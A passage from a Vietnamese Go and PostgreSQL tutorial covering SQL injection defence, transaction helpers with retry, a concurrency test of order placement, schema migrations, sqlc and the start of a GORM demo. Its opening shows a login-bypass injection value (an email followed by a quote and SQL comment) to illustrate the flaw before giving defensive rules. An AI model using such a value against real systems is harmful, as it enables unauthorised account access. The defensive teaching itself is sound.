TẤN CÔNG       (sai) : true
TẤN CÔNG       (đúng): false
đúng mật khẩu  (đúng): true
```

Với payload `chi@shopgo.vn' --`, câu SQL ở bản sai trở thành `... WHERE email = 'chi@shopgo.vn' -- ' AND password = '...'`: phần kiểm tra mật khẩu **biến thành chú thích**; kẻ tấn công **đăng nhập không cần mật khẩu**. Bản tham số hóa gửi câu lệnh và dữ liệu **riêng biệt** nên dữ liệu không bao giờ được hiểu là mã.

Các quy tắc sắt:

1. **Mọi giá trị đi vào SQL phải qua tham số `$1, $2...`.** Không `fmt.Sprintf`, không `+` để ghép giá trị vào chuỗi SQL, kể cả "chỉ là số" hay "dữ liệu nội bộ".
2. **Tên bảng/cột và hướng sắp xếp không tham số hóa được.** Với `ORDER BY` động theo yêu cầu người dùng, dùng **danh sách trắng**:

```
var sortable = map[string]string{"price": "price", "name": "name", "newest": "created_at"}

func orderClause(by, dir string) string {
    col, ok := sortable[by]
    if !ok {
        col = "created_at" // giá trị mặc định an toàn, không bao giờ chèn thẳng `by`
    }
    if dir != "asc" {
        dir = "desc"
    }
    return " ORDER BY " + col + " " + dir // chỉ ghép những chuỗi ĐÃ KIỂM SOÁT
}
```

3. **`IN` động:** dùng `WHERE id = ANY($1)` và truyền slice (`[]int64`), không tự ghép `IN (1,2,3)`.

4. `LIKE` **do người dùng nhập:** tham số hóa mẫu (`$1` = `"%" + escapeLike(q) + "%"`) và thoát các ký tự `%`, `_`, `\` nếu muốn khớp nguyên văn.
5. **Dùng tài khoản CSDL quyền tối thiểu** cho ứng dụng (không dùng superuser): nếu có lỗ hổng, thiệt hại bị giới hạn (Buổi 37).
6. `gosec` **và linter** bắt được mẫu nối chuỗi vào câu SQL (Buổi 17).

4. Transaction trong Go: WithTx có hoàn tác và thử lại

Ôn Buổi 21: transaction ngắn, **luôn** `Rollback` **khi lỗi, thử lại** khi `40001` hoặc `40P01`. Nếu viết tay `Begin/Commit` ở mọi nơi, sớm muộn bạn quên một chỗ. Đóng gói **một lần** vào hàm `WithTx`:

```
// WithTx chạy fn trong một transaction: tự Commit nếu fn trả nil, tự Rollback nếu lỗi hoặc panic,
// và tự thử lại (tối đa 3 lần) khi gặp lỗi tạm thời (serialization_failure, deadlock_detected).
func WithTx(ctx context.Context, pool *pgxpool.Pool, fn func(tx pgx.Tx) error) error {
    for attempt := 1; ; attempt++ {
        err := func() error {
            tx, err := pool.Begin(ctx)
            if err != nil {
                return err
            }
            defer tx.Rollback(ctx) // an toàn: sau Commit thành công thì Rollback là no-op
            if err := fn(tx); err != nil {
                return err
            }
            return tx.Commit(ctx)
        }()
        if err == nil || attempt >= 3 || !retryable(err) {
            return err
        }
        select {
        case <-time.After(time.Duration(attempt) * 10 * time.Millisecond): // backoff ngắn
        case <-ctx.Done():
            return ctx.Err()
        }
    }
}

func retryable(err error) bool {
    var pgErr *pgconn.PgError
    return errors.As(err, &pgErr) && (pgErr.Code == "40001" || pgErr.Code == "40P01")
}
```

Hai điểm tinh tế: (1) `fn` có thể **chạy nhiều lần**, nên **không được có tác dụng phụ ngoài CSDL** bên trong (gửi email, gọi HTTP): chúng sẽ bị lặp khi thử lại; (2) `defer tx.Rollback(ctx)` đặt **ngay sau** `Begin` nên mọi đường thoát (lỗi, panic) đều hoàn tác.

Chương trình sau chạy `WithTx` thật: chuyển tiền thành công, chuyển tiền thất bại giữa chừng (và **cả hai thay đổi bị hoàn tác**), kiểm tra cơ chế thử lại, cùng ghi hàng loạt bằng `Batch` và `CopyFrom`:

```
package main

import (
    "context"
    "errors"
    "fmt"
    "os"
    "time"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgconn"
    "github.com/jackc/pgx/v5/pgxpool"
)
```

```
func WithTx(ctx context.Context, pool *pgxpool.Pool, fn func(tx pgx.Tx) error) error {
    for attempt := 1; ; attempt++ {
        err := func() error {
            tx, err := pool.Begin(ctx)
            if err != nil {
                return err
            }
            defer tx.Rollback(ctx)
            if err := fn(tx); err != nil {
                return err
            }
            return tx.Commit(ctx)
        }()
        if err == nil || attempt >= 3 || !retryable(err) {
            return err
        }
        select {
        case <-time.After(time.Duration(attempt) * 10 * time.Millisecond):
        case <-ctx.Done():
            return ctx.Err()
        }
    }
}

func retryable(err error) bool {
    var pgErr *pgconn.PgError
    return errors.As(err, &pgErr) && (pgErr.Code == "40001" || pgErr.Code == "40P01")
}

func balances(ctx context.Context, pool *pgxpool.Pool) string {
    var a, b int64
    pool.QueryRow(ctx, `SELECT
        (SELECT balance FROM lab22_acc WHERE id = 1), (SELECT balance FROM lab22_acc WHERE id =
2)`).Scan(&a, &b)
    return fmt.Sprintf("TK1=%d TK2=%d", a, b)
}

// chuyen cộng tiền người nhận TRƯỚC rồi mới trừ người gửi, để chứng minh Rollback hoàn tác cả bước đầu.
func chuyen(ctx context.Context, pool *pgxpool.Pool, from, to, amount int64) error {
    return WithTx(ctx, pool, func(tx pgx.Tx) error {
        if _, err := tx.Exec(ctx,
            `UPDATE lab22_acc SET balance = balance + $1 WHERE id = $2`, amount, to); err != nil {
            return err
        }
        _, err := tx.Exec(ctx, `UPDATE lab22_acc SET balance = balance - $1 WHERE id = $2`, amount, from)
        return err
    })
}

func main() {
    ctx := context.Background()
    pool, err := pgxpool.New(ctx, os.Getenv("DATABASE_URL"))
    if err == nil {
        err = pool.Ping(ctx)
    }
    if err != nil {
        fmt.Println("bỏ qua (cần biến DATABASE_URL trỏ tới PostgreSQL):", err)
        return
    }
    defer pool.Close()
    _, err = pool.Exec(ctx, `DROP TABLE IF EXISTS lab22_acc; DROP TABLE IF EXISTS lab22_logs;
        CREATE TABLE lab22_acc (id INT PRIMARY KEY, balance BIGINT NOT NULL CHECK (balance >= 0));
        INSERT INTO lab22_acc VALUES (1, 1000), (2, 500);
        CREATE TABLE lab22_logs (msg TEXT)`)
    if err != nil {
        fmt.Println(err)
        return
    }
```

```
    fmt.Println("ban đầu          :", balances(ctx, pool))
    fmt.Println("chuyển 300       :", chuyen(ctx, pool, 1, 2, 300), "->", balances(ctx, pool))
    err = chuyen(ctx, pool, 1, 2, 5000) // vượt số dư: bước TRỪ vi phạm CHECK sau khi bước CỘNG đã chạy
    fmt.Println("chuyển 5000      :", err != nil, "->", balances(ctx, pool), "(bước cộng đã bị hoàn tác)")

    // Thử lại: hai lần đầu giả lập lỗi tạm thời, lần ba thành công. Lỗi vĩnh viễn thì không thử lại.
    lan := 0
    err = WithTx(ctx, pool, func(tx pgx.Tx) error {
        lan++
        if lan < 3 {
            return &pgconn.PgError{Code: "40001"} // serialization_failure giả lập
        }
        return nil
    })
    fmt.Println("lỗi tạm thời     : thử", lan, "lần, kết quả:", err)
    lan = 0
    err = WithTx(ctx, pool, func(tx pgx.Tx) error {
        lan++
        return errors.New("lỗi nghiệp vụ")
    })
    fmt.Println("lỗi vĩnh viễn    : thử", lan, "lần, kết quả:", err)

    // Batch: gửi nhiều câu lệnh trong MỘT lần đi-về mạng
    b := &pgx.Batch{}
    b.Queue(`INSERT INTO lab22_logs VALUES ($1)`, "a")
    b.Queue(`INSERT INTO lab22_logs VALUES ($1)`, "b")
    b.Queue(`SELECT count(*) FROM lab22_logs`)
    br := pool.SendBatch(ctx, b)
    br.Exec()
    br.Exec()
    var n int
    br.QueryRow().Scan(&n)
    br.Close()
    fmt.Println("batch            : đếm sau 2 insert =", n)

    // CopyFrom: nạp hàng loạt bằng giao thức COPY, cách NHANH NHẤT để ghi nhiều dòng
    rows := 1000
    copied, err := pool.CopyFrom(ctx, pgx.Identifier{"lab22_logs"}, []string{"msg"},
        pgx.CopyFromSlice(rows, func(i int) ([]any, error) { return []any{fmt.Sprint("dòng ", i)}, nil }))
    fmt.Println("CopyFrom         :", copied, "dòng, lỗi:", err)
}
```

```
ban đầu          : TK1=1000 TK2=500
chuyển 300       : <nil> -> TK1=700 TK2=800
chuyển 5000      : true -> TK1=700 TK2=800 (bước cộng đã bị hoàn tác)
lỗi tạm thời     : thử 3 lần, kết quả: <nil>
lỗi vĩnh viễn    : thử 1 lần, kết quả: lỗi nghiệp vụ
batch            : đếm sau 2 insert = 2
CopyFrom         : 1000 dòng, lỗi: <nil>
```

Dòng "chuyển 5000" là bằng chứng của **tính nguyên tử**: bước cộng vào `TK2` đã được thực hiện, nhưng khi bước trừ vi phạm `CHECK (balance >= 0)`, cả transaction hoàn tác: `TK2` vẫn là `800`, không bị cộng oan. Với `CopyFrom`, ghi 1000 dòng trong **một** lần gửi: thường nhanh hơn từng `INSERT` hàng chục đến hàng trăm lần; dùng cho nhập liệu, import, ghi log theo lô.

Truyền tx hay pool cho repository?

Để cùng một hàm repository chạy được **cả trong lẫn ngoài transaction**, khai báo interface nhỏ mà cả `*pgxpool.Pool` và `pgx.Tx` đều thỏa (sqlc cũng dùng mẫu này):

```
type DBTX interface {
    Exec(ctx context.Context, sql string, args ...any) (pgconn.CommandTag, error)
    Query(ctx context.Context, sql string, args ...any) (pgx.Rows, error)
    QueryRow(ctx context.Context, sql string, args ...any) pgx.Row
}
```

Repository nhận `DBTX`; ở service, trong `WithTx` bạn tạo repository mới bao `tx` rồi gọi. Nhờ vậy transaction bao nhiều repository khác nhau mà mỗi repository không biết mình đang ở trong transaction.

5. Công thức đặt hàng bằng Go, kiểm chứng dưới tải đồng thời

Cài công thức đặt hàng của Buổi 21 mục 7 và **chứng minh** nó đúng bằng thử nghiệm: 50 người cùng tranh 20 sản phẩm cuối cùng, và 40 đơn hai sản phẩm với **thứ tự đảo ngược** (thứ tự từng gây deadlock). Mỗi kết nối của pool được đặt `search_path` riêng qua `RuntimeParams` để chương trình dùng schema thử nghiệm độc lập.

```
package main

import (
    "context"
    "errors"
    "fmt"
    "os"
    "slices"
    "sync"
    "sync/atomic"
    "time"

    "github.com/jackc/pgx/v5"
    "github.com/jackc/pgx/v5/pgconn"
    "github.com/jackc/pgx/v5/pgxpool"
)

var ErrOutOfStock = errors.New("hết hàng")

type Item struct {
    ProductID int64
    Qty       int
}

func WithTx(ctx context.Context, pool *pgxpool.Pool, fn func(tx pgx.Tx) error) error {
    for attempt := 1; ; attempt++ {
        err := func() error {
            tx, err := pool.Begin(ctx)
            if err != nil {
                return err
            }
            defer tx.Rollback(ctx)
            if err := fn(tx); err != nil {
                return err
            }
            return tx.Commit(ctx)
        }()
        var pgErr *pgconn.PgError
        retry := errors.As(err, &pgErr) && (pgErr.Code == "40001" || pgErr.Code == "40P01")
        if err == nil || attempt >= 3 || !retry {
            return err
```

```
        }
        select {
        case <-time.After(time.Duration(attempt) * 10 * time.Millisecond):
        case <-ctx.Done():
            return ctx.Err()
        }
    }
}

// PlaceOrder: một transaction. Trừ kho CÓ ĐIỀU KIỆN theo product_id tăng dần (chống deadlock),
// chốt unit_price từ RETURNING, rồi ghi đơn và các dòng đơn.
func PlaceOrder(ctx context.Context, pool *pgxpool.Pool, userID int64, items []Item) (int64, error) {
    sorted := slices.Clone(items) // không làm thay đổi slice của người gọi
    slices.SortFunc(sorted, func(a, b Item) int { return int(a.ProductID - b.ProductID) })

    var orderID int64
    err := WithTx(ctx, pool, func(tx pgx.Tx) error {
        prices := make([]int64, len(sorted))
        var total int64
        for i, it := range sorted {
            err := tx.QueryRow(ctx,
                `UPDATE products SET stock = stock - $2
                 WHERE id = $1 AND stock >= $2 AND is_active
                 RETURNING price`, it.ProductID, it.Qty).Scan(&prices[i])
            if errors.Is(err, pgx.ErrNoRows) {
                return ErrOutOfStock // 0 hàng: hết hàng hoặc sản phẩm không còn bán
            }
            if err != nil {
                return err
            }
            total += prices[i] * int64(it.Qty)
        }
        if err := tx.QueryRow(ctx,
            `INSERT INTO orders (user_id, total) VALUES ($1, $2) RETURNING id`, userID, total).
            Scan(&orderID); err != nil {
            return err
        }
        for i, it := range sorted {
            if _, err := tx.Exec(ctx,
                `INSERT INTO order_items (order_id, product_id, quantity, unit_price)
                 VALUES ($1, $2, $3, $4)`, orderID, it.ProductID, it.Qty, prices[i]); err != nil {
                return err
            }
        }
        return nil
    })
    return orderID, err
}

func main() {
    ctx := context.Background()
    cfg, err := pgxpool.ParseConfig(os.Getenv("DATABASE_URL"))
    if err != nil {
        fmt.Println("bỏ qua (cần biến DATABASE_URL trỏ tới PostgreSQL):", err)
        return
    }
    admin, err := pgxpool.NewWithConfig(ctx, cfg)
    if err == nil {
        err = admin.Ping(ctx)
    }
    if err != nil {
        fmt.Println("bỏ qua (cần biến DATABASE_URL trỏ tới PostgreSQL):", err)
        return
    }
    defer admin.Close()
    _, err = admin.Exec(ctx, `DROP SCHEMA IF EXISTS lab22_shop CASCADE; CREATE SCHEMA lab22_shop;
        SET search_path = lab22_shop;
        CREATE TABLE users (id BIGINT PRIMARY KEY);
        CREATE TABLE products (id BIGINT PRIMARY KEY, price BIGINT NOT NULL,
            stock INT NOT NULL CHECK (stock >= 0), is_active BOOLEAN NOT NULL DEFAULT true);
        CREATE TABLE orders (id BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
```

```
            user_id BIGINT NOT NULL REFERENCES users (id), total BIGINT NOT NULL);
        CREATE TABLE order_items (order_id BIGINT REFERENCES orders (id), product_id BIGINT REFERENCES
products (id),
            quantity INT NOT NULL, unit_price BIGINT NOT NULL, PRIMARY KEY (order_id, product_id));
        INSERT INTO users VALUES (1);
        INSERT INTO products VALUES (1, 100000, 20, true), (2, 50000, 1000, true), (3, 25000, 1000, true)`)
    if err != nil {
        fmt.Println(err)
        return
    }

    cfg.ConnConfig.RuntimeParams["search_path"] = "lab22_shop" // mọi kết nối của pool dùng schema này
    cfg.MaxConns = 20
    pool, err := pgxpool.NewWithConfig(ctx, cfg)
    if err != nil {
        fmt.Println(err)
        return
    }
    defer pool.Close()

    // Thí nghiệm 1: 50 người cùng mua 1 sản phẩm chỉ còn 20.
    var ok, het, khac atomic.Int32
    var wg sync.WaitGroup
    for range 50 {
        wg.Go(func() {
            _, err := PlaceOrder(ctx, pool, 1, []Item{{1, 1}})
            switch {
            case err == nil:
                ok.Add(1)
            case errors.Is(err, ErrOutOfStock):
                het.Add(1)
            default:
                khac.Add(1)
            }
        })
    }
    wg.Wait()
    var stock1 int
    pool.QueryRow(ctx, `SELECT stock FROM products WHERE id = 1`).Scan(&stock1)
    fmt.Printf("TN1 (50 người tranh 20 món): thành công=%d, hết hàng=%d, lỗi khác=%d, tồn kho cuối=%d\n",
        ok.Load(), het.Load(), khac.Load(), stock1)

    // Thí nghiệm 2: 40 đơn gồm SP2 và SP3, một nửa liệt kê theo thứ tự ĐẢO NGƯỢC.
    var loi atomic.Int32
    for i := range 40 {
        wg.Go(func() {
            items := []Item{{2, 1}, {3, 1}}
            if i%2 == 1 {
                items = []Item{{3, 1}, {2, 1}}
            }
            if _, err := PlaceOrder(ctx, pool, 1, items); err != nil {
                loi.Add(1)
            }
        })
    }
    wg.Wait()
    var s2, s3 int
    pool.QueryRow(ctx, `SELECT (SELECT stock FROM products WHERE id = 2),
        (SELECT stock FROM products WHERE id = 3)`).Scan(&s2, &s3)
    fmt.Printf("TN2 (40 đơn, thứ tự đảo ngược): lỗi=%d, tồn kho SP2=%d, SP3=%d\n", loi.Load(), s2, s3)

    var orders int
    var revenue, mismatched int64
    pool.QueryRow(ctx, `SELECT count(*), COALESCE(sum(total), 0),
        count(*) FILTER (WHERE total <> (SELECT sum(quantity * unit_price) FROM order_items i WHERE
i.order_id = o.id))
        FROM orders o`).Scan(&orders, &revenue, &mismatched)
    fmt.Printf("Tổng: %d đơn, doanh thu=%d, đơn có total lệch tổng dòng=%d\n", orders, revenue, mismatched)
}
```

```
TN1 (50 người tranh 20 món): thành công=20, hết hàng=30, lỗi khác=0, tồn kho cuối=0
TN2 (40 đơn, thứ tự đảo ngược): lỗi=0, tồn kho SP2=960, SP3=960
Tổng: 60 đơn, doanh thu=5000000, đơn có total lệch tổng dòng=0
```

Kết quả chứng minh các tính chất quan trọng của một hệ thống đặt hàng thật:

- **Không bán lố:** đúng 20 đơn thành công cho 20 sản phẩm, 30 người còn lại nhận `ErrOutOfStock`, tồn kho cuối bằng 0 (không âm), dù 50 request đồng thời.
- **Không deadlock** dù nửa số đơn liệt kê sản phẩm theo thứ tự ngược: nhờ `PlaceOrder` **sắp xếp theo** `product_id` trước khi khóa (hạt giống: sửa nguyên nhân gốc thay vì dựa vào thử lại).
- **Nhất quán tài chính:** doanh thu `5.000.000` = 20 × 100.000 + 40 × 75.000 chính xác, và không đơn nào có `total` lệch tổng các dòng.
- Không có "đọc rồi ghi" nào: toàn bộ logic tồn kho là **một câu** `UPDATE` **có điều kiện** trả về giá bán, nên giá chốt đúng lúc trừ kho.

Đây chính là hàm sẽ nằm trong tầng `order` của ShopGo ở Buổi 28.

6. Migration: quản lý thay đổi schema

6.1. Vì sao cần migration?

Schema thay đổi suốt đời dự án (thêm cột, thêm bảng, đổi index). Nếu sửa tay trên từng môi trường, bạn sẽ có dev, staging, production **mỗi nơi một kiểu** và không ai biết chính xác. **Migration** là các tệp SQL **có phiên bản**, nằm trong kho Git cùng mã nguồn, được áp dụng **theo thứ tự**; công cụ ghi lại phiên bản đã áp dụng vào một bảng (`schema_migrations`) nên chạy lại là **idempotent** (chỉ chạy phần chưa áp dụng).

```
migrations/
  000001_init_schema.up.sql        <- đi lên: tạo schema ban đầu
  000001_init_schema.down.sql      <- đi xuống: hoàn tác
  000002_add_product_attrs.up.sql
  000002_add_product_attrs.down.sql
```

Công cụ phổ biến: **golang-migrate** (CLI và thư viện, dùng trong giáo trình), **goose**, **Atlas**, **Flyway**. Dùng với PostgreSQL:

```
migrate create -ext sql -dir migrations -seq init_schema   # tạo cặp tệp up/down đánh số
migrate -path migrations -database "$DATABASE_URL" up      # áp dụng mọi migration chưa chạy
migrate -path migrations -database "$DATABASE_URL" down 1  # hoàn tác migration gần nhất
migrate -path migrations -database "$DATABASE_URL" version # xem phiên bản hiện tại
```

6.2. Migration đầu tiên của ShopGo

Đây là migration khởi tạo, gồm schema ở Buổi 20 **cộng các index** của Buổi 21 (mọi khóa ngoại và các truy vấn nóng):

```
-- migrations/000001_init_schema.up.sql
CREATE TABLE users (
    id            BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    email         TEXT NOT NULL,
    password_hash TEXT NOT NULL,
    full_name     TEXT NOT NULL,
    role          TEXT NOT NULL DEFAULT 'customer' CHECK (role IN ('customer', 'admin')),
    created_at    TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE UNIQUE INDEX users_email_lower_key ON users (lower(email));   -- email không phân biệt hoa thường

CREATE TABLE categories (
    id   BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
```

```
    name TEXT NOT NULL UNIQUE
);

CREATE TABLE products (
    id          BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    category_id BIGINT NOT NULL REFERENCES categories (id),
    sku         TEXT NOT NULL UNIQUE,
    name        TEXT NOT NULL,
    price       BIGINT NOT NULL CHECK (price >= 0),
    stock       INT NOT NULL DEFAULT 0 CHECK (stock >= 0),
    is_active   BOOLEAN NOT NULL DEFAULT true,
    created_at  TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE INDEX products_category_idx ON products (category_id);          -- khóa ngoại

CREATE TABLE orders (
    id         BIGINT GENERATED ALWAYS AS IDENTITY PRIMARY KEY,
    user_id    BIGINT NOT NULL REFERENCES users (id),
    status     TEXT NOT NULL DEFAULT 'pending'
               CHECK (status IN ('pending', 'paid', 'shipped', 'delivered', 'cancelled')),
    total      BIGINT NOT NULL CHECK (total >= 0),
    created_at TIMESTAMPTZ NOT NULL DEFAULT now()
);
CREATE INDEX orders_user_created_idx ON orders (user_id, created_at DESC);  -- "đơn mới nhất của khách"

CREATE TABLE order_items (
    order_id   BIGINT NOT NULL REFERENCES orders (id) ON DELETE CASCADE,
    product_id BIGINT NOT NULL REFERENCES products (id),
    quantity   INT NOT NULL CHECK (quantity > 0),
    unit_price BIGINT NOT NULL CHECK (unit_price >= 0),
    PRIMARY KEY (order_id, product_id)
);
CREATE INDEX order_items_product_idx ON order_items (product_id);       -- khóa ngoại


-- migrations/000001_init_schema.down.sql (xóa theo thứ tự ngược lại của phụ thuộc)
DROP TABLE IF EXISTS order_items;
DROP TABLE IF EXISTS orders;
DROP TABLE IF EXISTS products;
DROP TABLE IF EXISTS categories;
DROP TABLE IF EXISTS users;
```

Quan sát: email dùng `UNIQUE INDEX ... (lower(email))` (kỹ thuật ở Buổi 21) thay vì `UNIQUE` thường; mọi **khóa ngoại** có index; `orders` có index ghép `(user_id, created_at DESC)` phục vụ màn hình "đơn của tôi".

> **Đây là migration khởi đầu để học; bản ShopGo thật có thêm**
>
> Bản `000001` ở trên cố ý tối giản. Ở ShopGo v1/v2 thật (thư mục `shopgo-reference`), `000001` gộp thêm bảng `refresh_tokens` (Buổi 29) và đổi/bổ sung index cho phân trang keyset: `orders (user_id, id DESC)` thay cho `(user_id, created_at DESC)`, cùng `products_created_idx (created_at DESC, id DESC)` và `products_price_idx (price, id)`. Lý do chọn từng index được suy ra từ mẫu truy cập ở **Buổi 22C**.

6.3. Quy tắc vàng khi làm migration

1. **Không bao giờ sửa migration đã áp dụng** (đặc biệt đã lên staging/production): thêm migration **mới** để sửa. Sửa file cũ làm phiên bản trong kho và trong CSDL lệch nhau.
2. **Migration chạy như một bước riêng trong quy trình triển khai** (trước hoặc sau khi chạy bản code mới, Buổi 45), **không** để mỗi bản sao ứng dụng tự chạy lúc khởi động (nhiều bản sao cùng chạy là rủi ro). Dùng khóa để chỉ một tiến trình chạy.

3. **Tương thích ngược (expand/contract) để deploy không gián đoạn.** Code cũ và mới cùng chạy trong lúc triển khai cuốn chiếu, nên schema phải phục vụ cả hai:
   - **Thêm cột:** thêm cột `NULL` hoặc có `DEFAULT` trước → triển khai code dùng cột → (sau đó) siết `NOT NULL`.
   - **Đổi tên/xóa cột:** *không* làm trong một bước. Thêm cột mới → ghi cả hai → chuyển dữ liệu → đọc cột mới → ngừng ghi cột cũ → xóa cột cũ ở một lần phát hành sau.
4. **Cẩn thận với khóa:** `ALTER TABLE` nhiều loại lấy khóa độc quyền làm **chặn mọi truy vấn** trên bảng trong lúc chạy. Với bảng lớn: `CREATE INDEX CONCURRENTLY`; thêm ràng buộc dạng `NOT VALID` rồi `VALIDATE CONSTRAINT` sau; đặt `lock_timeout` ngắn cho migration để thất bại nhanh thay vì xếp hàng chặn cả hệ thống.
5. **Migration phải chạy được trên dữ liệu thật** (hàng triệu dòng), không chỉ CSDL trống ở máy dev. Thử trên bản sao dữ liệu.
6. **Mỗi migration một thay đổi nhỏ, có cả** `down` (nếu có thể) và được **kiểm thử trong CI**: chạy `up` từ CSDL trống, rồi `down`/`up` lại.
7. **Dữ liệu (data migration)** tách khỏi schema migration khi lớn: chạy theo lô, có thể tạm dừng/tiếp tục, không giữ một transaction khổng lồ.
8. Trong production, nhiều nhóm **không dùng** `down` (chỉ tiến lên; sửa lỗi bằng migration mới) vì `down` hiếm khi an toàn với dữ liệu đã ghi.

> **AutoMigrate của ORM không phải chiến lược migration cho production**
> GORM có `db.AutoMigrate(&Model{})` tự suy ra schema từ struct. Tiện cho thử nghiệm, nhưng **không có phiên bản, không có lịch sử, không kiểm soát khóa, không hoàn tác**, và có thể thay đổi bảng bất ngờ. Dùng migration SQL tường minh cho mọi thứ chạm production.

7. sqlc: viết SQL, nhận về Go an toàn kiểu

`sqlc` đọc **schema** (chính các migration) và **các truy vấn bạn viết** (tệp `.sql` kèm chú thích tên hàm), rồi **sinh mã Go** có kiểu: struct cho bảng, hàm cho mỗi truy vấn. Lỗi SQL (sai tên cột, sai kiểu tham số) bị phát hiện **lúc sinh mã**, trước khi chạy.

```
sqlc.yaml
db/migrations/000001_init.up.sql     <- schema (sqlc đọc trực tiếp)
db/queries/products.sql              <- truy vấn của bạn
internal/dbgen/                      <- mã Go được sinh ra (commit vào Git)
```

```yaml
# sqlc.yaml
version: "2"
sql:
  - engine: "postgresql"
    queries: "db/queries"
    schema: "db/migrations"
    gen:
      go:
        package: "dbgen"
        out: "internal/dbgen"
        sql_package: "pgx/v5"    # sinh mã dùng pgx
        emit_json_tags: true
```

```sql
-- db/queries/products.sql
-- name: GetProduct :one
SELECT * FROM products WHERE id = $1;
```

```
-- name: ListProducts :many
SELECT * FROM products
WHERE is_active AND price >= sqlc.arg(min_price)
ORDER BY id
LIMIT sqlc.arg(page_size) OFFSET sqlc.arg(page_offset);

-- name: CreateProduct :one
INSERT INTO products (category_id, sku, name, price, stock)
VALUES ($1, $2, $3, $4, $5)
RETURNING *;

-- name: DecrementStock :one
UPDATE products SET stock = stock - $2
WHERE id = $1 AND stock >= $2 AND is_active
RETURNING price;
```

Chạy `sqlc generate` (kết quả thật với sqlc v1.31.1) sinh ra ba tệp trong `internal/dbgen/`. Struct của bảng (chú ý kiểu suy ra từ schema: `INT` → `int32`, `NOT NULL` → kiểu thường, cột `note` cho phép `NULL` → `pgtype.Text`):

```
// internal/dbgen/models.go (sinh tự động, không sửa tay)
type Product struct {
    ID         int64              `json:"id"`
    CategoryID int64              `json:"category_id"`
    Sku        string             `json:"sku"`
    Name       string             `json:"name"`
    Price      int64              `json:"price"`
    Stock      int32              `json:"stock"`
    Note       pgtype.Text        `json:"note"`
    IsActive   bool               `json:"is_active"`
    CreatedAt  pgtype.Timestamptz `json:"created_at"`
}
```

Mỗi truy vấn thành một hàm có kiểu, kèm struct tham số. Đây là `DecrementStock` (chính là bước trừ kho nguyên tử ở công thức đặt hàng) và `ListProducts`:

```
// internal/dbgen/products.sql.go (sinh tự động)
type DecrementStockParams struct {
    ID    int64 `json:"id"`
    Stock int32 `json:"stock"`
}

func (q *Queries) DecrementStock(ctx context.Context, arg DecrementStockParams) (int64, error) {
    row := q.db.QueryRow(ctx, decrementStock, arg.ID, arg.Stock)
    var price int64
    err := row.Scan(&price)
    return price, err
}

type ListProductsParams struct {
    MinPrice   int64 `json:"min_price"`
    PageOffset int32 `json:"page_offset"`
    PageSize   int32 `json:"page_size"`
}

func (q *Queries) ListProducts(ctx context.Context, arg ListProductsParams) ([]Product, error) { /* ... */
}
```

Và `db.go` sinh cả mẫu `DBTX` mà ta đã bàn ở mục 4, kèm `WithTx` để chạy cùng các truy vấn trong một transaction:

```go
// internal/dbgen/db.go
type DBTX interface {
    Exec(context.Context, string, ...interface{}) (pgconn.CommandTag, error)
    Query(context.Context, string, ...interface{}) (pgx.Rows, error)
    QueryRow(context.Context, string, ...interface{}) pgx.Row
}

func New(db DBTX) *Queries { return &Queries{db: db} }

func (q *Queries) WithTx(tx pgx.Tx) *Queries { return &Queries{db: tx} }
```

Dùng trong ứng dụng: `q := dbgen.New(pool)`; trong transaction: `WithTx(ctx, pool, func(tx pgx.Tx) error { qtx := q.WithTx(tx); price, err := qtx.DecrementStock(ctx, ...) ... })`. Lưu ý các tham số của `ListProducts` được đánh số **theo thứ tự xuất hiện trong SQL** (`$1` là `min_price`, `$2` là `OFFSET`, `$3` là `LIMIT`): `sqlc` lo việc đó, bạn dùng tên có kiểu.

Khi nào dùng sqlc? Khi bạn muốn **SQL thuần** (kiểm soát hiệu năng, dùng thoải mái tính năng PostgreSQL) mà không muốn viết mã quét thủ công và dễ lỗi. Bài học: **kiểu Go được suy ra từ schema**: cột `NOT NULL` thành `int64`/`string`, cột cho phép `NULL` thành `pgtype.Text`/kiểu con trỏ. Hạn chế: truy vấn **rất động** (bộ lọc tùy chọn nhiều tổ hợp) khó viết thuần sqlc: dùng thủ thuật `sqlc.narg` + `COALESCE`, hoặc viết riêng bằng pgx/squirrel cho đúng chỗ đó.

8. Kiểm thử tầng dữ liệu với CSDL thật

Mock repository ở test **service** (Buổi 11), nhưng **kiểm thử chính repository bằng CSDL thật**: SQL sai (sai tên cột, sai ràng buộc, thiếu index, khóa sai) mà mock không bao giờ bắt được. Ba cách phổ biến:

1. **PostgreSQL thật qua Docker/`testcontainers-go`** (Buổi 31): mỗi lần chạy test khởi động một container PostgreSQL sạch, áp dụng migration, chạy test, hủy: gần production nhất, hơi chậm.
2. **Một CSDL thử dùng chung + dọn bằng transaction:** mỗi test mở transaction, chạy, `ROLLBACK` **ở cuối** nên không để lại dữ liệu; nhanh và cô lập (hạn chế: không test được commit/đồng thời).
3. **Schema riêng cho mỗi test** (`CREATE SCHEMA test_xxx`, chạy migration, xóa sau): cô lập hoàn toàn, test song song được.

```go
func newTestPool(t *testing.T) *pgxpool.Pool {
    t.Helper()
    dsn := os.Getenv("TEST_DATABASE_URL")
    if dsn == "" {
        t.Skip("cần TEST_DATABASE_URL để chạy test tích hợp")
    }
    pool, err := pgxpool.New(context.Background(), dsn)
    if err != nil { t.Fatal(err) }
    t.Cleanup(pool.Close)
    return pool
}
```

9. GORM: nhanh để bắt đầu, nhiều bất ngờ để ôm

GORM là ORM phổ biến nhất của Go. Bạn khai báo struct, nó sinh SQL. Chương trình dưới đây chạy GORM thật trên PostgreSQL và **cố ý đụng** bốn hành vi gây bất ngờ nhất:

```go
package main

import (
    "context"
    "errors"
    "fmt"
```

```
    "os"
    "strings"

    "github.com/jackc/pgx/v5"
    "gorm.io/driver/postgres"
    "gorm.io/gorm"
    "gorm.io/gorm/logger"
)

type Customer struct {
    ID        uint
    Name      string
    Email     string `gorm:"uniqueIndex"`
    Orders    []Order
    DeletedAt gorm.DeletedAt `gorm:"index"` // có trường này => XÓA MỀM tự động
}

type Order struct {
    ID         uint
    CustomerID uint
    Total      int64
}

func main() {
    ctx := context.Background()
    url := os.Getenv("DATABASE_URL")
    admin, err := pgx.Connect(ctx, url)
    if err != nil {
        fmt.Println("bỏ qua (cần biến DATABASE_URL trỏ tới PostgreSQL):", err)
        return
    }
    defer admin.Close(ctx)
